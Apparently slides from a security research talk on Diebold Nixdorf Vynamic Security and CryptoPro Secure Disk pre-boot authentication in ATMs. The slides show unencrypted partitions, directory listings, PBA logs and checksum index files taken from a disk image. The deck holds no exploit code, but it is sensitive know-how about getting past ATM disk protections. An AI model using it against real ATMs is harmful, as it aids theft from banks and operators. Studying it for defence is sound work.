



ATREDIS PARTNERS

Where's the Money: Defeating ATM Disk Encryption

Field Tech

Matt Burch (@emptynebuli)

- Principal Researcher Consultant
- 10yrs Defensive InfoSec
- 10yrs Adversarial InfoSec, RE, and IoT/hardware research
- ATM Expert Witness
- Adversarial Tooling
 - airCross
 - rustylron
 - dauthi



Agenda

- The Industry
- First Looks
- Digging Deeper
- Cat & Mouse



The Industry

Consumer -v- Financial

- WinCE vs Win7/10
- Location / Weight / Design
- Consumer MFR
 - Hyosung
 - Triton
 - Genmega
- Financial MFR
 - Hyosung
 - NCR
 - Diebold Nixdorf



Internals



Landscape


- Large Volumes of Cash
- Attack Surface - Physical Access
- Variable Hardening
 - eXtension for Financial Services (XFS)
 - Local Admin
 - Default Creds
- Attractive to Drug Lords

THERE ARE AN ESTIMATED
451,000
ATMS IN THE UNITED STATES¹

10 BILLION
TRANSACTIONS PER YEAR²

\$20-50K
CONTAINED IN EACH ATM³

But with cash, comes crime.



IT'S EXPENSIVE!



CARD SKIMMING
109% increase from 2022 to 2023⁷

HOOK + CHAIN
Even in a failed "hook & chain" attack, resulting damages to property, the building structure and repair fees can reach \$45,000.⁸

PHYSICAL THEFT
10% increase from 2022 to 2023⁹

RAM RAIDING
5-6 MIN¹¹

An attack takes only 5-6 min¹¹




138 ATM CRIMES¹⁰

committed in 2022 across

22 STATES¹¹

The Network



- CARD HOLDER: YOU
- ATM: Spits out money
- HOST: Gatekeeper
- SWITCH: Debit Network
- THE BANK: Money authority

Diebold Nixdorf

- Vynamic Security Suite
- Multivendor Certification
- Voting / ATM / PoS
- 2015: 35% of ATM Market
- 2018: NRT Tech Partnership
- 2019: Everi Partnership



Gaming Industry



First Looks

Vynamic Security Suite

- USB Filtering
- Firewall Policy
- TLS
- Tamper Detection
- Delegated Access
- Disk Encryption?

```
Disklabel type: gpt
Disk identifier: 83067179-F903-4225-B985-FC579DDA671B
First LBA: 34
Last LBA: 488397134
Alternative LBA: 488397167
Partition entries LBA: 2
Allocated partition entries: 128
```

Device	Start	End	Sectors	Type-UUID	UUID	Name	Attrs
vss-disk.raw1	2048	206847	204800	C12A7328-F81F-11D2-BA4B-00A0C93EC93B	A26B347C-A98A-4F60-97A3-FBCE0E81040A	EFI system partition	GUID:63
vss-disk.raw2	206848	239615	32768	E3C9E316-0B5C-4DB8-817D-F92DF00215AE	20F0FB4A-341A-460C-8711-C149D8341B9A	Microsoft reserved partition	GUID:63
vss-disk.raw3	239616	342118399	341878784	EBD0A0A2-B9E5-4433-87C0-68B6B72699C7	474B1A31-C541-44B5-B8F4-6B0BB93EBAE0	Basic data partition	
vss-disk.raw4	342118400	485251071	143132672	EBD0A0A2-B9E5-4433-87C0-68B6B72699C7	68A58865-8AB2-4E8C-91FF-117C8F790130	Basic data partition	
vss-disk.raw5	485251072	488396799	3145728	EDA0EDA0-A185-4EB9-B92D-CF6DCCD3DDCA	BF60096A-1957-4F5C-9703-79E219F3E5C1	EDA secure disk partition	



FDE? Try Harder!

- Partition 5: LINUX / EXT4
- Partition 1: MSDOS / EFI

```
root@9b681e754d5d:/mnt/disk# ls -al EFI/
total 20
drwxr-xr-x 5 root root 4096 Nov 29 2021 .
drwxr-xr-x 3 root root 4096 Jan  1 1970 ..
drwxr-xr-x 2 root root 4096 Oct 15 2021 Boot
drwxr-xr-x 5 root root 4096 Nov 29 2021 CPSD
drwxr-xr-x 4 root root 4096 Oct 15 2021 Microsoft
```

```
root@8984182d178d:/images# mount -o loop -t ext4 vss-nix.raw /mnt/disk
root@8984182d178d:/images# ls -al /mnt/disk
total 88
drwxr-xr-x 20 root root 4096 Nov 29 2021 .
drwxr-xr-x 3 root root 18 Mar 18 18:28 ..
drwxr-xr-x 2 root root 4096 Nov 29 2021 LOG
drwxr-xr-x 2 root root 4096 Aug  7 2019 bin
drwxr-xr-x 3 root root 4096 Nov 22 2021 boot
drwxr-xr-x 2 root root 4096 Apr 18 2008 dev
drwxr-xr-x 21 root root 4096 Aug  7 2019 etc
drwxr-xr-x 2 root root 4096 Apr 21 2008 home
drwxr-xr-x 7 root root 4096 Aug  7 2019 lib
drwxr-xr-x 3 root root 4096 Aug  7 2019 libexec
drwx----- 2 root root 16384 Aug  7 2019 lost+found
drwxr-xr-x 4 root root 4096 Apr  4 2018 mnt
drwxr-xr-x 2 root root 4096 Apr 18 2008 proc
drwxr-xr-x 2 root root 4096 Aug  7 2019 root
drwxr-xr-x 3 root root 4096 Oct 25 2018 run
drwxr-xr-x 2 root root 4096 Aug  7 2019 sbin
drwxr-xr-x 2 root root 4096 Apr 18 2008 sys
drwxr-xr-x 2 root root 4096 Aug  7 2019 tmp
drwxr-xr-x 13 root root 4096 Aug  7 2019 usr
drwxr-xr-x 15 root root 4096 Apr  3 2018 var
```

Superschaf -> SUPERSHEEP



```
root@8984182d178d:/mnt/disk# ls -al usr
total 68
drwxr-xr-x 13 root root 4096 Aug  7 2019 .
drwxr-xr-x 20 root root 4096 Nov 29 2021 ..
drwxr-xr-x 12 root root 4096 Aug  7 2019 SUPERSHEEP
lrwxrwxrwx  1 root root      8 Aug 23 2012 X11 -> X11-7.7/
drwxr-xr-x  6 root root 4096 Aug  7 2019 X11-7.7
lrwxrwxrwx  1 root root      8 Nov 23 2009 X11R6 -> /usr/X11
drwxr-xr-x  2 root root 4096 Aug  7 2019 bin
drwxr-xr-x  7 root root 4096 Aug  7 2019 etc
drwxr-xr-x 54 root root 20480 Aug  7 2019 lib
drwxr-xr-x  9 root root 4096 Aug  7 2019 libexec
drwxr-xr-x  4 root root 4096 Aug  7 2019 local
drwxr-xr-x  3 root root 4096 May  6 2008 pcsc
drwxr-xr-x  2 root root 4096 Aug  7 2019 sbin
drwxr-xr-x 43 root root 4096 Aug  7 2019 share
drwxr-xr-x  5 root root 4096 Aug  7 2019 ssl
lrwxrwxrwx  1 root root      6 Nov 23 2009 var -> ../var
```

```
root@8984182d178d:/mnt/disk# cat etc/Version
```

Superschaf Version 6.5-5321

SUPERSHEEP -> CryptoPro

Home / Vulnerability Lab / Manipulation of pre-boot authentication in CryptWare CryptoPro Secure Disk for Bitlocker

Manipulation of pre-boot authentication in CryptWare CryptoPro Secure Disk for Bitlocker



The screenshot shows a PDF document with a red box highlighting the first row of the table. The table contains the following data:

(CPOL) 1-02			
CryptoPro Secure Disk License	CryptoPro SecureDisk	5.6.3	Copyright 2018 CryptWare IT Security GmbH. All rights Reserved.
Eclipse Public License 1.0	Eclipse RCP Platform	4.5	Copyright © 2017 The Eclipse Foundation
	Eclipse SWT	3.104	Copyright (c) 2011 Google, Inc

CryptWare CryptoPro

- Cryptographic Spin-Off - 2002
- Numerous Countries
 - US / AUST / GER / AU
- Numerous Domains
 - contronex.com
 - cryptware.eu
 - cpsd.at
 - oobit.com.au
 - secure-disk-for-bitlocker.com
- Large Customer base!

CryptoPro Secure Disk for BitLocker

Pre-boot authentication for Microsoft BitLocker

BitLocker Drive Encryption, which is integrated into Windows, is increasingly establishing itself as the de facto standard for the encryption of notebooks and desktops.

CryptoPro Secure Disk for BitLocker expands the functionality of Microsoft **BitLocker** with its own PreBoot Authentication (PBA) and thus enables the use of established authentication procedures, e.g. user ID/password, SmartCard/PIN and biometrics for multi-user operation. Helpdesk scenarios and software distribution processes can also continue to be mapped in the usual way.



CryptoPro Secure Disk for BitLocker “The employees love their encryption!”


Secure Disk for BitLocker

- 500.000+ licenses sold
- 20+ industries
- 5 continents
- available in 28 languages



Digging Deeper

Vynamic Security - Boot Cycle



Invalid Checksum Detection

Not secure https://proxmox:8006/?console=kvm&novnc=1&vmid=520&vmname=vynamic&node=proxmox&resize=off

Fatal Error

 Invalid PBA checksums detected!
A fatal error occurred. Please contact your system administrator.

Main Logfile 
Boot Logfile 
Checksum Logfile 
Extra Files Log 


VYNAMIC™ SECURITY

```
### PBA log session begin: Thu Nov 10 15:03:11 2022

10.11.2022 15:03:07.006 INF ss_util_create_devicenodes: enlarging linux filesystem from 1240000 sectors to 2619120 sectors
10.11.2022 15:03:09.038 INF ss_hw_misc_efi_read_variable: could not find EFI variable
10.11.2022 15:03:09.038 INF ss_config_process_uefi_pba_data: no data from EFI PBA
10.11.2022 15:03:09.038 INF ss_hw_tpm_check_tpm: no TPM device found.
10.11.2022 15:03:09.043 INF MountFS: Filesystem total size: 232792064 bytes available (222 MB).
10.11.2022 15:03:09.043 INF MountFS: successfully mounted FATStore.
10.11.2022 15:03:09.045 INF ss_util_xml_parse_edas_profile: GENERAL ADVANCED CLIENT_SECURITY HELPDESK SMARTCARD SSO WOL TPA ...
10.11.2022 15:03:10.626 INF ss_hw_misc_efi_read_variable: could not find EFI variable
10.11.2022 15:03:10.626 INF ss_config_process_uefi_pba_data: no data from EFI PBA
10.11.2022 15:03:10.627 INF ss_hw_tpm_check_tpm: no TPM device found.
10.11.2022 15:03:10.627 INF MountFS: Filesystem total size: 232792064 bytes available (222 MB).
10.11.2022 15:03:10.627 INF MountFS: successfully mounted FATStore.
10.11.2022 15:03:10.628 INF ss_util_xml_parse_edas_profile: GENERAL ADVANCED CLIENT_SECURITY HELPDESK SMARTCARD SSO WOL TPA ...
10.11.2022 15:03:11.045 INF ss_hw_misc_efi_read_variable: could not find EFI variable
10.11.2022 15:03:11.045 INF ss_config_process_uefi_pba_data: no data from EFI PBA
10.11.2022 15:03:11.045 INF ss_hw_tpm_check_tpm: no TPM device found.
10.11.2022 15:03:11.047 INF MountFS: Filesystem total size: 232792064 bytes available (222 MB).
10.11.2022 15:03:11.047 INF MountFS: successfully mounted FATStore.
10.11.2022 15:03:11.072 INF (789) Client Version: 7.2.5.13295 running on MSMSNCR005
```

 Save

Invalid Checksum Detection – Round 2



/LOG – Measurement Index

- HASH != SHA256
- TPM Measurement
- 2,567 files/directories
- $10,832 - 2,567 = 8,265$

```
root@299045abed7c:/mnt/disk# ls -al LOG
total 552
drwxr-xr-x  2 root root  4096 Nov 29  2021 .
drwxr-xr-x 20 root root  4096 Nov 29  2021 ..
-rw-r--r--  1 root root 259094 Nov 29  2021 current.txt
-rw-r--r--  1 root root 10012 Nov 29  2021 dmesg.log.xz
-rw-r--r--  1 root root 259094 Nov 22  2021 initial.txt
-rw-r--r--  1 root root  7696 Nov 29  2021 ss_log_tmp.log.xz
-rw-r--r--  1 root root   608 Nov 29  2021 startlog.txt.xz
```

```
root@f79286bbffffb:/mnt/disk/LOG# head -10 initial.txt
/boot/4.19.20-superschaf: 7F5D1DA6CFCBE13C88BE7C318AC63FD3FE0E206CB2475DA92735D6836ECED48
/boot/bzImage: 7F5D1DA6CFCBE13C88BE7C318AC63FD3FE0E206CB2475DA92735D6836ECED48
/boot/grub/acorn.mod: C268D7C2786615EBF2A978BBAB45C58552FC4BF4D310ACE97E99AF19691E0DC4
/boot/grub/affs.mod: E5AEB52D4537E0391F76C56DF4A073A40D5176AD2EB282583F14E8E27D402299
/boot/grub/amiga.mod: F77B58114861A428C214C1458283DC8475A4237D86377477B4E89F5089683C83
/boot/grub/apple.mod: D7A8B602448E3DF5EBB486C9547CFF3882DB8350D1A1C6CCF0065089164CDCBB
/boot/grub/ata.mod: CC6FF6DB9A617A39033707299C94C21294E66F74CC44E1DBBBC3457EE91B7DAE
/boot/grub/biosdisk.mod: B5FA31513F0E7FA644D1A6E82500C6C7B27D33BD7782C714AEB2DC33EA949A75
/boot/grub(bitmap.mod: 37FB61B43C97A2FCF794B4F7A96F201C70460A5B7551763F9480026A90568F53
/boot/grub/blocklist.mod: 7CCC623142446423E83740E68557C72B9627D3D2EA6DCED4F110BEDDD338E86
root@f79286bbffffb:/mnt/disk/LOG# sha256sum ./boot/bzImage
8a4788b7e1642f45bd4e311999e69d55cadacbe0c848f3f3b0402b5af5673ecc ./boot/bzImage
```

Locations of BGIMAGE

- /boot
- /usr/SUPERSHEEP/bin/glade
- /EFI/CPSD




System Reboot



PBA LifeCycle

- PHASE I: UEFI
- PHASE II: Linux (*ss_gui*)



SHIM

BOOTXSA

BOOTXSA2

